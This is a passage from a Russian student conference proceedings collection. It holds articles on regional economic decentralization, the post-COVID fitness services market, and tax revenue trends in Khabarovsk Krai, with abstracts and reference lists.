For more effective work in the field of granting land plots to certain categories of citizens for free, it is necessary to develop a rule on the refusal of citizens from the plots offered to them. Many families repeatedly refuse land offered to them without explaining the reasons. This leads to the fact that the family remains on the waiting list, it is necessary to re-survey free land plots. Proposal: Reduce the number of refusals of proposed land plots by up to three times.

Список источников

- 1. Bukhtoyarov N.I. Current state and development trends in agricultural land use in the central chernozem region / N.I. Bukhtoyarov, S.N. Volkov, G.N. Nikonova // Advances in Economics, Business and Management Research. Proceedings of the International Conference on Policies and Economics Measures for Agricultural Development (AgroDevEco 2020) 2020. P. 54-59.
- 2. Kudravec D.A. Zemleustrojstvo kak mekhanizm upravleniya zemel'nymi resursami [Land management as a mechanism for land management] / D.A. Kudravec, N.B. Suhomlinova // Nauchnye issledovaniya, otkrytiya i razvitie tekhnologij v sovremennoj nauke. Sbornik materialov XX-oj mezhdunarodnoj ochnozaochnoj nauchno-prakticheskoj konferencii [Scientific research, discoveries and development of technologies in modern science. Collection of materials of the XX-th international part-time scientific and practical conference]. 2019. P. 25–28. [in Russian]

УДК 330

ПУТИ ПРЕОДОЛЕНИЯ СВЕРХКОНЦЕНТРАЦИИ ЭКОНОМИКИ В РОССИИ

ДАГЛДИЯН КНАРА ВИТАЛИЕВНА, НЕСТЕРОВА НАТАЛИЯ НИКОЛАЕВНА, ТОЛМАЧЕВА ЮЛИЯ ЮРЬЕВНА

студенть

ФГБОУ ВО «Ростовский государственный экономический университет(РИНХ)»

Научный руководитель: Сулименко Олег Вячеславович

к. э. н., доцент

ФГБОУ ВО «Ростовский государственный экономический университет(РИНХ)»

Аннотация: В данной статье предложены и рассмотрены пути преодоления сверхконцентрации экономики Российской Федерации. Главным образом рассматриваются такие меры, как децентрализация, развитие региональных вузов и создание новых рабочих мест. Целью статьи является описание путей преодоления сверхконцентрации отечественной экономики в крупных городах.

Ключевые слова: Сверхконцентрация, централизация, децентрализация, региональные вузы, рабочие места.

WAYS TO OVERCOME THE OVER-CONCENTRATION OF THE ECONOMY IN RUSSIA

Dagldian Knara Vitalievna, Nesterova Natalia Nikolaevna, Tolmacheva Yulia Yurievna

Scientific adviser: Sulimenko Oleg Vyacheslavovich

Abstract: In this article, the ways of overcoming the over-concentration of the economy of the Russian Federation are proposed and considered. Measures such as decentralization, the development of regional universities and the creation of new jobs are mainly considered. The purpose of the article is to describe ways to overcome the over-concentration of the domestic economy in large cities.

Key words: Over-concentration, centralization, decentralization, regional universities, workplaces.

Введение

В настоящий момент одной из главных проблем современной экономики России является сверх-концентрация управления и гигантская концентрация экономики в крупных компаниях, которые базируются в столичных регионах таких, как Москва и Санкт-Петербург. Данное негативное явление не позволяет должным образом развиваться региональным экономикам, что в дальнейшем отражается на всей экономике в целом. При нынешних обстоятельствах регионам невозможно догнать экономических «гигантов» - Москву и Санкт-Петербург.

Чтобы преодолеть сложившуюся ситуацию в российской экономике, необходимо принять следующие меры:

- 1. Децентрализация один из основных инструментов выхода из текущего экономического положения. С ее помощью можно достичь роста эффективности государственного сектора и обеспечить экономическое развитие регионов и, как следствие, всей российской экономики.
- 2. Вторым потенциальным инструментом развития могут выступать региональные ВУЗы, одновременно являясь не только важнейшим элементом системы образования, но и стимулом экономического развития.
- 3. Уход многих иностранных брендов из России позволит многим отечественным компаниям увеличить свою долю на рынке и выйти на региональный уровень. Это вызовет появление новых рабочих мест, так как компаниям потребуются резервы для выхода на более высокий уровень.

Децентрализация

Централизация и децентрализация – фундаментальные принципы организации власти в государстве. Понимание механизмов их работы, а также их обоснованное сочетание обеспечивает функционирование государственного управления. Централизация или децентрализация сами по себе не являются самоцелью управления, они отражают базовые принципы построения и руководства в федеративном государстве. В современном обществе централизованный и децентрализованные способы государственного устройства сосуществуют, взаимно дополняют, динамически сменяют и видоизменяют друг друга [1].

Политические, финансовые и административные вопросы организации государственного сектора в нынешних реалиях неразрывно связаны, что порождает необходимость в том, чтобы на различных уровнях государственного управления были доступны механизмы регулирования и координации, которые нужны для принятий управленческих решений.

Процессы децентрализации можно связать со следующими причинами:

- Политические. Их связывают чаще всего с сепаратистскими настроениями, а также с сохранением территориальной целостности страны.
- Экономические. Необходимость повышения эффективности государственных услуг и преодоления как самих финансовых кризисов, так и их последствий.
 - Социально-этнические. Связаны с многонациональным составом населения.
 - Географические. Появляются при значительной протяженности территории государства.

Главным аргументом за децентрализацию является повышение эффективности государственного сектора и обеспечение долгосрочного экономического развития. Децентрализация повышает аллокативную эффективность [эффективность распределения бюджетных расходов], поскольку субфедеральные и муниципальные органы власти лучше осведомлены о региональных особенностях, условиях и локальных предпочтениях в предоставлении общественных благ, чем центральное правительство [2]. Такие информационные преимущества дают возможность местным властям предоставлять товары и услуги, которые более востребованы на местном рынке. Чем больше различий в предпочтениях людей на отдельных территориях, тем выше возможные преимущества от децентрализации. Централизированный способ, напротив, не обеспечивает потребности людей из разных регионов, многие предпочтения остаются незамеченными, нереализованными.

Децентрализация способствует снижению затрат на оказание государственных услуг и функций, поскольку «предполагает более высокий уровень подотчетности за результаты, снижает количество необходимых бюрократических процедур и позволяет учитывать уровень местных цен на товары и услуги при планировании бюджетных расходов» [3].

К другим преимуществам децентрализации можно также отнести:

- обеспечение свободы передвижения факторов производства в экономическом пространстве;
- создание условий для удовлетворения дифференцированных потребностей населения;
- регулирование достаточности производственной и социальной инфраструктуры территорий;
- достижение конкурентности, снижение неэффективности и стимулирование развития ло-кальных рынков;
- повышение прозрачности и подотчетности деятельности региональных и муниципальных органов власти, повышение их политической ответственности;

снижение дефицита федерального бюджета [4].

Децентрализация экономики в федеративной России – потенциальный источник развития как самих регионов, так и всей страны в целом. Чтобы достичь этого, необходимо направить финансовую программу на развитие регионов. Государство должно принимать решения в интересах всей страны. В Москве должны остаться только власть и финансы, а также Сколково — с последующим клонированием этого опыта в регионах. Таким образом, страна же обретет многочисленные новые точки роста.

Развитие региональных вузов

ВУЗы, помимо того, что являются важнейшим элементом системы образования, могут выступать в качестве стимулятора развития как экономики регионов, так и страны в целом.

Так, функционирование на территории вуза различных сервисов оказывает положительный финансовый эффект на экономику региона. Стоит отметить, что университет – главный источник высоко-квалифицированных рабочих кадров. Однако, чтобы такие кадры оставались на местах, уровень развитости индустриальных партнеров должен быть равен уровню подготовленности выпускников. Вуз, помимо этого, - главная площадка для запуска стартапов и развивая инновационный пояса. Привлечение наставников от региональных представителей, заинтересованных в результате студенческих работ, также способствует налаживанию партнерства. Почувствовав свою востребованность, выпускники с большей вероятностью останутся в своем регионе.

Положение российских ВУЗов сегодня можно охарактеризовать, как отношения «Центр – регион». В настоящее время можно заметить тенденции к регионализации системы высшего образования. Под этим понимается фокусирование на региональные университеты. Развитие таких вузов позволит людям установить более прочные связи с местным рынком труда и работодателями.

Региональные вузы – моторы пространственного развития России, её социально-экономического прогресса. Потеря вузов может привести к деградации региона, а также быть огромным ударом по человеческому капиталу, что тянет за собой ухудшение социально-экономических и демографических показателей.

Региональные вузы должны самостоятельно искать свои особенные направления подготовки, а также ориентироваться на запросы и потребности местных предприятий. Включенность местных университетов, а также их исследования и разработки может использоваться для стратегического развития региона.

Таким образом, вуз может выступать, как в роли центра развития региона в частности, так и быть центром развития всего нового – технологий и экономики в целом.

Новые рабочие места

В настоящий момент, когда иностранные производители и ретейлеры один за другим объявляют о том, что они приостанавливают свою деятельность на территории Российской Федерации, важно сохранить имеющиеся и создавать новые рабочие места, развивать собственные производства, помогать отечественным предприятиям выстраивать новые логистические цепочки взамен утерянных, искать новых поставщиков и торговых партнёров.

Как и в период ковидного кризиса 2020 года, в текущей ситуации удержать рынок труда от потрясений смогут отрасли, привязанные к бюджетному финансированию, и на которые приходится более половины занятых в России.

Вопреки введенным санкциям, предприятия, специализирующиеся на экспорте топлива, металлов, продовольственной продукции, химии, удобрений показывают положительные результаты, в отличие от активного периода пандемии, когда наблюдался резкий спад на всех мировых рынках. Однако сейчас компании имеют все возможности для увеличения зарплат, а также для найма нового персонала. Быстро должно стартовать импортозамещение в промышленных отраслях. Это приведет к росту найма на те предприятия, которые могут компенсировать недостаток импортных поставок.

Прекращение работы иностранных брендов на территории России позволит отечественным компаниям расширить свои рынки сбыта и выйти на региональный уровень. Как следствие, для развития компаний потребуется большое количество профессионалов — новых сотрудников, чтобы провести масштабную перенастройку цепочек поставок, наладить логистику, запустить проекты по импортоза-

мещению.

Чтобы обеспечить выполнение поставленной задачи, необходимо создать трудовую мобильность, т.е. работник должен иметь возможность быстро получить новую профессию и найти новое рабочее место. Это возможно достигнуть с помощью нескольких принципов:

- Первый незыблемость основ трудовых отношений, полное соблюдение всех трудовых прав работников в соответствии с законодательством.
- Второй поддержка создания новых рабочих мест с качественными условиями труда. В этом случае в качестве мер поддержки упоминается разработка и принятие правовых норм, позволяющих российским компаниям осуществлять поэтапный переход от упрощенной системы налогообложения к основной через дифференцированные ставки налога на добавленную стоимость в зависимости от выручки компаний. Это будет стимулировать переход малого бизнеса в формат среднего и создание новых рабочих мест. Также предлагается установить льготный период для вновь создаваемых рабочих мест, в течение которого работодатель не платит единый социальный налог (3–6 месяцев).
- Третий принцип стимулирование трудовой мобильности российских граждан путем расширения возможностей получения новых, более востребованных профессий, трудовых навыков, а также технического расширения возможностей трудоустройства. Необходимо создание преференций для ІТ-проектов, которые позволяют автоматизировать решения по обучению работников, а также по управлению персоналом.
- Четвертый принцип «отказ от сплошной (не адресной) поддержки сохранения рабочих мест в силу рисков расходования ресурсов на временную и неэффективную занятость». Что потребует уже особых и скорее всего не самых простых дискуссий о критериях этой эффективности.

Таким образом, важно не только восстановить отдельные сферы экономики, а помочь отечественным компаниям и отраслям найти новое направление деятельности, выстроить новые логистические цепочки взамен утерянным. Немаловажную роль также сыграют и центры занятости – необходимо наладить информационные каналы и механизмы информирования потенциальных работников.

Предложенные нами пути решения проблемы сверхконцентрации экономики в крупнейших городах смогут обеспечить развитие регионов, что в долгосрочной перспективе может вывести нашу страну на новый уровень.

Список источников

- 1. Коротина Наталья Юрьевна ВЗАИМОСВЯЗЬ ДЕЦЕНТРАЛИЗАЦИИ И ЭКОНОМИЧЕСКОГО РОСТА В РЕГИОНАХ РОССИИ // Власть и управление на Востоке России. 2020. №4 (93). URL: https://cyberleninka.ru/article/n/vzaimosvyaz-detsentralizatsii-i-ekonomicheskogo-rosta-v-regionah-rossii (дата обращения: 23.03.2022).
- 2. Tiebout C. A pure theory of local expenditures. Journal of Political Economy. 1956. No. 64: 416–424.
- 3. Добролюбова Е. И. Как децентрализация влияет на эффективность и результативность бюджетных расходов: оценка исполнения делегированных полномочий // Вопросы государственного и муниципального управления. 2019. № 4. С. 99–112.
- 4. Юшков А. О. Бюджетная децентрализация и региональный экономический рост: теория, эмпирика, российский опыт // Вопросы экономики. 2019. № 2. С. 94–110.

УДК 330

СОВРЕМЕННОЕ СОСТОЯНИЕ РЫНКА ФИТНЕС-УСЛУГ

ДЖАНАЛИЕВ ТИМУР ЧИНГИЗОВИЧ

студент

ФГБОУ ВО «Владивостокский государственный университет экономики и сервиса»

Аннотация: в настоящее время рынок фитнес-услуг в России имеет один из самых высоких темпов роста среди других услуг. В последнее время рост спроса на фитнес-услуги сместился из столиц в регионы. Новый этап развития фитнес-индустрии характеризуется переходом от элитного сервиса к массовому. В статье представлен анализ релизов на рынке фитнес-индустрии в 2022 году.

Ключевые слова: фитнес-услуги, фитнес-индустрия, Национальное фитнес-сообщество, коронавирус, локдаун.

Annotation: Currently, the fitness services market in Russia has one of the highest growth rates among other services. Recently, the growth in demand for fitness services has shifted from the capitals to the regions. A new stage in the development of the fitness industry is characterized by the transition from elite service to mass. The article presents an analysis of releases in the fitness industry market in 2022

Keywords: fitness services, fitness industry, National fitness community, coronavirus, lockdown.

Оборот российской фитнес-индустрии в 2022 году достигнет 130 млрд. рублей, но докризисных показателей в ближайшие годы достичь не удастся. К такому выводу пришли эксперты отечественного фитнес-сообщества. Участники рынка настроены пессимистично: ожидают новых ограничений в работе, конфликтов с арендодателями и закрытия компаний.

По прогнозу Национального фитнес-сообщества (НФС), в 2022 году вклад российского рынка фитнес-услуг в показатели пандемии 2020 года составит 27,4%, объем рынка составит около 130 млрд рублей. К концу года отрасль потеряет около 10% игроков и заработает менее 26,5 млрд. рублей выручки. [1]

Кризис, вызванный коронавирусом продолжает сильно бить по отрасли. В 2021 году она столкнулась с проблемами, с которыми она не справлялась: отсутствие какой-либо финансовой подушки безопасности после разгрома 2020 года, высокий уровень долга, выплата социального обеспечения (из Фонда заработной платы) и не погашаемая арендная плата [2].

В 2020 году пандемия коронавируса и связанные с ней ограничительные меры нанесли сокрушительный удар по рынку фитнеса, приведя к закрытию некоторых клубов. Участники рынка заявляют, что пандемия — это не кризис для фитнес-индустрии, а поистине разрушительное цунами, которое не пережили около трети игроков. По состоянию на февраль 2020 года наблюдался спад продаж и посещаемости фитнес-клубов, но с марта начался спад — продажи новых абонементов выросли, а посещаемость клубов резко упала. 21 марта городским фитнес-центрам и другим спортивным объектам было приказано запретить посещение. Аналогичные меры были введены в Московской области, Санкт-Петербурге и во всех регионах России.

Локдаун для фитнеса длился от двух до пяти месяцев в зависимости от региона. В результате в 2020 году оборот фитнес-рынка рухнул на 63,7% до 102 млрд рублей, а численность занятых в этой отрасли упала на 25% до 576 000 человек. [3]

До этого отрасль переживала бум: на конец 2019 года объем отечественного рынка спортивнодосуговых услуг оценивался в 167 млрд. рублей (включая рынок спортивного инвентаря и питания). На начало 2020 года, по данным NSF, в России работало 13000 фитнес-центров, в том числе 3500 круп-

ных многофункциональных клубов. Промышленность обеспечила работой 768 тысяч человек.

В 2021 году перед отраслью встали новые вызовы: ужесточение ограничительных мер в ряде регионов России, введение кратковременного локдауна в ноябре и QR-кодов. Это привело к падению потребительского спроса на 65%, увеличению количества запросов клиентов на возмещение до 35% и, в конечном итоге, к общему падению доходов отрасли в целом. [4]

Но 2021 год начался хорошо. Посещаемость фитнес-клубов в России выросла на 6% в первом квартале 2021 года по сравнению с первым кварталом 2020 года, но снизилась на 5% по сравнению с аналогичным периодом 2019 года. Весной наблюдался беспрецедентный рост — с 15 до 30% по сравнению с 2019 годом. Пришло очень много новых клиентов, видимо людям казалось, что они вышли на пенсию и их здоровье нужно укреплять. Кроме того, границы не были открыты, многие проводили отпуск в России, люди стали активно вкладываться в себя, в свое здоровье, в свою физическую форму.

Проблемы начались в третьем квартале: в связи с ухудшением эпидемиологической ситуации областные власти ввели запретительные меры.

Постепенно вводятся ограничения в разных регионах, затем длительные нерабочие праздники, введение QR-кодов. В результате осенний сезон закончился 30 апреля.

Многие клубы не смогли погасить накопленный долг по состоянию на 2020 год из-за противовирусных мер.

QR-коды были введены в разные месяцы в регионах. Эта акция снизила покупательский трафик в среднем на 50%, а в некоторых регионах – на 70-80%». Появилось много недовольных клиентов, требующих заморозить контракты до лучших времен или потребовать возврата денег.

Арендные платежи – одна из самых дорогих составляющих любого оздоровительного клуба, на которую приходится 30% общей выручки [5]. Карантин и введение QR-кодов, так сказать, «разделили владельцев на адекватных и неадекватных». И если с первыми возможен диалог, они с владельцами фитнес-клубов стараются вместе выработать стратегию, например, фитнес-центр то часто платит долю в выручке, то некоторые не идут на контакт совсем.

В 2021 году более 60% фитнес-клубов не договорились с владельцами о преференциях и льготах из-за сложной ситуации, вызванной пандемией коронавируса. [6].

В среднем 8% фитнес-клубов в России уже закрылись. Сейчас большинство игроков рынка в нулевой ситуации, многие в минусе, владельцы поддерживают фитнес-клубы на плаву за счет кредитов или других средств и с другой стороны пытаются хоть как-то стабилизировать ситуацию, надеясь, что что-то изменится тем лучше в будущем.

По словам главы Национального общества фитнеса, пять ключевых мер поддержки имеют решающее значение для отрасли [7]:

- освободить компании от уплаты всех налогов за четвертый квартал 2021 года;
- снизить страховые взносы до 15% на весь фонд оплаты труда;
- ввести меры поддержки владельцев коммерческой недвижимости;
- внедрить кэшбэк-программы (аналог туристической отрасли);
- разработать дешевые невозвратные тарифы для фитнес-абонементов (аналогично авиационной индустрии), позволяющие потребителю выбирать между более дорогим тарифом с возможностью немедленного возврата и более дешевым тарифом с невозвратной оплатой (сейчас эта инициатива ограничена России Законом о защите прав потребителей).

Если отрасль не будет поддержана, 10% участников рынка обанкротятся. При этом общие потери госбюджета, банковского сектора, предпринимателей и самой отрасли составят 38,4 млрд. руб.

Если мы посмотрим на рынок фитнес-услуг во Владивостоке, у него достаточно потенциала для развития. Каждый год на этом рынке появляются новые фитнес-клубы, которые в основном небольшие и работают под существующим брендом. Здесь в основном доминируют небольшие фитнес-клубы, которые больше похожи друг на друга, согласно терминологии из зарубежной практики в спортзале. Следует отметить, что не все существующие фитнес-клубы склонны стратегически упорядочивать стоимость клубных карт - продажи годового членства. Это связано прежде всего с тем, что большая часть населения Владивостока психологически не готова платить за обучение на год вперед.

Конкуренция на рынке фитнес-услуг развивается по нескольким направлениям: конкуренция между корпоративными сетями и отдельными фитнес-клубами. Между фитнес-клубами вероятность появления новых конкурентов достаточно высока, поскольку барьеры для входа в отрасль низки. Это, в свою очередь, стимулирует появление новых компаний на рынке фитнес-услуг во Владивостоке.

Для дальнейшего развития рынка фитнес-услуг Владивосток может предсказать усиление конкуренции, что приведет к сегментации и специализации. Число так называемых тренажерных залов, которые разрабатывают индивидуальные фитнес-зоны или ориентируются на узкий потребительский сегмент, будет увеличиваться.

В дальнейшем основной потенциал для развития рынка фитнес-услуг во Владивостоке придется на бизнес, который позиционируется в среднем ценовом сегменте, так и в сегменте "эконом плюс". Причина в том, что фитнес-предложения больше не являются роскошью, а доступны для всех слоев населения. Чем более конкурентоспособен рынок, тем чаще менеджеры будут корректировать свои действия, тем глубже им придется изучать новые стимулы и мотивации клиентов.

Список источников

- 1. Продажи абонементов в фитнес-клубы сократились на четверть к докризисному уровню [Электронный ресурс] URL: https://newizv.ru/news/society/05-11-2021/prodazhi-abonementov-v-fitnes-kluby-sokratilis-na-chetvert-k-dokrizisnomu-urovnyu
- 2. Нигай, Е. А. Специфика формирования системы взаимодействия с клиентом организации в условиях цифровизации экономики и бизнеса / Е. А. Нигай, Е. С. Кошевая // ЭТАП: экономическая теория, анализ, практика. 2021. № 4. С. 73-83. DOI 10.24412/2071-6435-2021-4-73-83. EDN XDDTCU.
- 3. Романова Т. «Начали за здравие, а кончили за упокой»: как выживал фитнес-рынок в 2021 году [Электронный ресурс] URL: https://www.forbes.ru/biznes/448839-nacali-za-zdravie-a-koncili-za-upokoj-kak-vyzival-fitnes-rynok-v-2021-godu
- 4. В 2020 г объем рынка фитнеса в России обрушился на 41% до 184 млн посещений [Электронный ресурс] URL: https://marketing.rbc.ru/articles/13282/
- 5. Организация предприятий малого и среднего бизнеса : учебник / Е.А. Нигай, Е.С. Кошевая, К.В. Смицких. Москва : изд-во КНОРУС, 2021. 226 с. ISBN 978-5-406-08450-2.
- 6. Число игроков рынка фитнес-индустрии сократилось на 10% в 2021 году [Электронный ресурс] URL: https://www.vedomosti.ru/business/news/2021/12/25/902635-fitnes-industriya
- 7. Киселева О. Фитнес-индустрия в первом квартале 2021 года восстановится на 80% [Электронный ресурс] URL: https://vedomostisport.ru/opinion/articles/2021/03/17/861779-fitnes-industriya-v-pervom-kvartale-2021-goda-vosstanovitsya-na-80

УДК 330

налоги.

АНАЛИЗ ТЕНДЕНЦИЙ НАЛОГОВЫХ ПОСТУПЛЕНИЙ И ИХ ВЛИЯНИЕ НА РАЗВИТИЯ ЭКОНОМИКИ СУБЪЕКТА РФ

ВРАЗОВСКИЙ СЕРГЕЙ МАКСИМОВИЧ, СОПОВА НАТАЛЬЯ ИГОРЕВНА

студенты ДВИУ – филиал ФГБОУ ВО «РАНХиГС»

Научный руководитель: Швидко Елена Юрьевна, к.э.н.. доцент

ДВИУ – филиал ФГБОУ ВО «РАНХиГС»

Аннотация: в статье раскрывается проблема неравномерности распределения налоговых доходов и снижения доли налоговых доходов в общей величине доходов Хабаровского края. Для решения данной проблемы был проведен анализ тенденции налоговых поступлений в бюджет Края, который показал, что проблема является актуальной и оказывает негативное влияние на развитие экономики Края. В связи с этим, нами были предложены меры по развитию налоговой политики Края, направленные на решение проблемы самофинансирования Края, увеличение доходов Края, развитие бизнеса и, как следствие, развитие социально-экономической политики и улучшение качества жизни населения. **Ключевые слова:** бюджет, налоговые доходы, неналоговые доходы, безвозмездные поступления,

ANALYSIS OF TRENDS IN TAX REVENUES AND THEIR IMPACT ON THE DEVELOPMENT OF THE ECONOMY OF THE SUBJECT OF THE RUSSIAN FEDERATION

Vrazovsky Sergey Maksimovich, Sopova Natalia Igorevna

Scientific supervisor: Shvidko Elena Yurievna

Abstract: the article reveals the problem of uneven distribution of tax revenues and a decrease in the share of tax revenues in the total income of the Khabarovsk Territory. To solve this problem, an analysis of the trend of tax revenues to the regional budget was carried out, which showed that the problem is urgent and has a negative impact on the development of the Regional economy. In this regard, we have proposed measures to develop the tax policy of the Region, aimed at solving the problem of self-financing of the Region, increasing the income of the Region, business development and, as a result, the development of socio-economic policy and improving the quality of life of the population.

Keywords: budget, tax revenues, non-tax revenues, gratuitous receipts, taxes.

Финансовое состояние субъекта Российской Федерации является одним из основных показателей социально-экономического положения региона, уровня и устойчивости развития регионов. Успешное развитие регионов зачастую зависит от множества факторов, одним из которых являются налого-

вые поступления в бюджет субъектов Российской Федерации.

Налоги являются основными источниками средств, поступающих в бюджет субъекта Российской Федерации и в территориальные внебюджетные фонды, то есть, в основном, за счет налоговых поступлений реализуется социально-экономическая политика и поддерживается стабильность развития субъекта Российской Федерации.

На сегодняшний день существует некое неравенство среди развития экономики субъектов Российской Федерации, так как налоговые поступления не всегда распределяются равномерно в бюджеты регионов [12].

Цель исследования – на основе анализа тенденций налоговых поступлений и их влияния на развитие экономики Хабаровского края разработать меры по развитию налоговой политики Хабаровского края.

На сегодняшний день в краевом бюджете Хабаровского края можно выделить ряд налогов, за счет которых происходит пополнение бюджета и дальнейшее его распределение: налоги на имущество организаций, транспортный налог, НДФЛ, налоги на прибыль, акцизы по некоторым видам продукции [1].

Чтобы понять важность данных налогов, достаточно посмотреть структуру их поступлений в краевой бюджет Хабаровского края за 2017-2020 гг. (рис.1). Анализируя показатели, представленные на рисунке 1, можно заметить, что в рассматриваемый период налоговые поступления составляют основной процент среди всех поступлений в бюджет Хабаровского края, также наблюдается отрицательная динамика налоговых доходов. Среди налоговых поступлений значительную роль играет НДФЛ, на втором месте находится налог на прибыль организаций, то есть основную часть налоговых поступлений Хабаровского края занимают федеральные налоги, частично направляемые в бюджеты субъектов. На третьем месте находятся налоги на имущества организаций. Наименьшие доли в структуре налоговых поступлений Хабаровского края занимают транспортный налог, налог на добычу полезных ископаемых, налог на совокупный доход.




Рис. 1. Структура доходов краевого бюджета Хабаровского края за 2017-2020 гг. (исполнение) [10]

Также стоит отметить, что в 2020 году наблюдается спад налоговых поступлений, и это может быть связано с наступившей пандемией Covid-19, поскольку основное снижение наблюдается в налогах на прибыль организаций, акцизах, налогах на совокупный доход, на которые пандемия оказала значительное влияние. Одновременно с этим наблюдается рост поступлений от налогов на добычу полезных ископаемых.

Рассмотрев структуру налоговых поступлений в краевой бюджет Хабаровского края, перейдем непосредственно к анализу этих доходов и их динамики (рис. 2 и рис. 3).




Рис. 2. Динамика доходов краевого бюджета Хабаровского края за 2017-2020 гг. [9]

На рис. 2 показана динамика доходов краевого бюджета Хабаровского края за 2017—2020 гг. Стоит отметить стремительный рост ВРП. В 2019 г. он достигает своего пика — 767 млрд. руб., что является признаком экономического роста. Но в 2020 г. также в связи с кризисом рост ВРП остался на прежнем уровне. Также видно, что налоговые поступления на протяжении всего периода превышали неналоговые. В отличие от налоговых поступлений, в 2020 г. неналоговые поступления продолжили расти, несмотря на кризисное положение. Так неналоговые поступления в 2020 г. по сравнению с 2019 г. выросли на 18 млрд. руб., а налоговые снизились на 1 млрд. руб.

Положительная динамика налоговых доходов за рассматриваемые периоды, представленная на рисунке 3, говорит об увеличении доступных средств для развития различных сфер.




Рис.3. Динамика налоговых поступлений в краевой бюджет Хабаровского края за 2017-2020 гг. [2]

Отметим рост поступлений НДФЛ и налога на добычу полезных ископаемых в течение всего исследуемого периода, в 2020 г. они составили порядка 30,3 и 3,2 млрд руб., соответственно. Рост налога на добычу полезных ископаемых говорит о постепенном умеренном росте деятельности добывающей промышленности, а также о росте экспорта сырья и нефтепродуктов, Министерством экономического развития отмечается, что в 2020 году «Край практически не потерял объемов экспорта в пандемийном 2020 году, а по оперативным данным таможни за первые 4 месяца 2021 года экспорт Хабаровского края уже вырос на четверть по сравнению с аналогичным периодом прошлого года» [7].

В течение всего периода наблюдается рост НДФЛ. С 2017 по 2018 г. доля поступлений увеличилась на 2,5 млрд руб., далее в 2019 г., по сравнению с предыдущим, показатель увеличился на 1,9 млрд руб., а в 2020 г. вырос на 1,1 млрд руб. Такая динамика поступлений связана с обелением рынка труда и мерами господдержки пострадавших от пандемии предпринимателей, так как теневые работники на меры поддержки государства претендовать не могли, также по словам Руководителя службы исследований hh.ru Марии Игнатовой «Серые зарплаты, как правило, выплачиваются наличными, что сделало почти невозможным регулярную выплату зарплат в такой форме сотрудникам на удаленке» [11]. Налог на прибыль организаций также вырос в 2019 г. по отношению к 2017 г., но в связи с пандемией и введением ограничений на деятельность многих организаций в 2020 г. поступления снизились.

Сложившаяся ситуация оказывает негативное влияние на экономическое развитие субъекта РФ. Для успешного развития Края нами были предложены следующие меры по развитию налоговой политики:

- 1) расширение области применения патентной налоговой системы на оказание услуг по временному размещению и проживанию. Данная мера обусловлена высоким спросом на туристические и гостиничные услуги в Хабаровском крае и решает вопрос обеспечения качественным и доступным отдыхом всех слоев населения и гостей региона, тем самым увеличивая вклад туризма в экономику с учетом смежных отраслей, вовлеченных в реализацию туристского продукта [5].
- 2) расширение льготы в виде нулевой ставки на налог на прибыль на малый и средний бизнес, не являющихся ИП. Опираясь на опыт с ИП, количество которых выросло за последний год (10.01. 2021 -26 183 ед. и 10.01.2022 27 191 ед.) [4], можно говорить о том, что данная мера будет способствовать тому, что налоги у предприятий малого и среднего после года регистрации будут увеличиваться постепенно, что будет способствовать сокращению числа организаций, приостановивших свою деятельность, и появлению новых, так как это снижает расходы малого и среднего бизнеса на начало развития организаций.
- 3) стимулирующие меры в сфере нефтегазовой промышленности. Данная мера обуславливается перспективами Края в области нефтедобычи и газодобычи.

Большая часть запасов нефти Дальневосточного ФО сосредоточена в Сахалинской области и составляет около 464,263 млн.тонн нефти, 90% которых сосредоточены на шельфе, остальные – в Чукотском АО, Камчатском и Хабаровском краях [8]. Дальневосточная нефть отличается высоким качеством и пригодна для переработки на действующих нефтеперерабатывающих заводах, а природные газы - бессернистые, преимущественно этаносодержащие (этан - 3,4-6,1%, пропан - 1,1-1,7%, бутан - 0,4-1,1%), что является конкурентным преимуществом в международной торговле [3].

Перспективы Хабаровского края на нефть и газ оцениваются в более 5 млрд. тонн условного топлива, в том числе на суше в 1 млрд., на шельфе Охотского моря и Татарского пролива - в 4 млрд. [6]. В бассейне реки Мая Хабаровского края были открыты многочисленные проявления нефти.

В качестве предложений можно ввести льготы по налогу на имущество организаций, занимающихся добывающей деятельностью, также для добычи в определённых территориях, можно ввести понижающий коэффициент, который будет зависеть от особенностей и сложности добычи в тех или иных условиях, что будет способствовать расширению территорий, на которых идет добыча, а также увеличению рабочих мест.

4) введение специальных налоговых режимов, а также введение выплат для уменьшения налоговой ставки для бизнеса по переработке отходов обусловлен национальными программами по переработке и будет способствовать реализации сразу ряда задач: появление и развитие компаний, занимающихся переработкой; появление новых рабочих мест; увеличение налоговых поступлений в бюд-

жет; реализация национальной программы «Экология».

На взгляд авторов, данные изменения в налоговой политике помогут увеличить налоговые поступления в доходы бюджета Хабаровского края и поспособствуют развитию экономики Края.

Также важным аспектом проведения эффективной налоговой политики является информирование населения о целях, функциях, необходимости уплаты налогов. Важно развивать понимание население, что налоги — это источник дохода муниципального образования, субъекта, государства, в целом, который в дальнейшем направляется на медицинское обслуживание, образование, социальные выплаты, инфраструктуру, экономику, которые необходимы для благоприятной жизни граждан.

Перечисленные выше шаги будут способствовать повышению налоговой грамотности населения, налоговой ответственности, повышению налоговых поступлений в бюджет Хабаровского края, развитию бизнеса на территории Хабаровского края, что приведет к положительным результатам в развитии экономики региона и иных сфер деятельности.

Список источников

- 1. Бюджетный кодекс Российской Федерации от 31.07.1998 N 145-ФЗ (ред. от 09.03.2022) [Электронный ресурс]. Режим доступа: http://www.consultant.ru/document/cons doc LAW 19702/0f3dd11480b2a82098ac79197ac977ee50a2f983/
- 2. Налоговый кодекс Российской Федерации (часть первая) [Электронный ресурс]. Режим доступа: http://www.consultant.ru/document/cons_doc_LAW_19671/
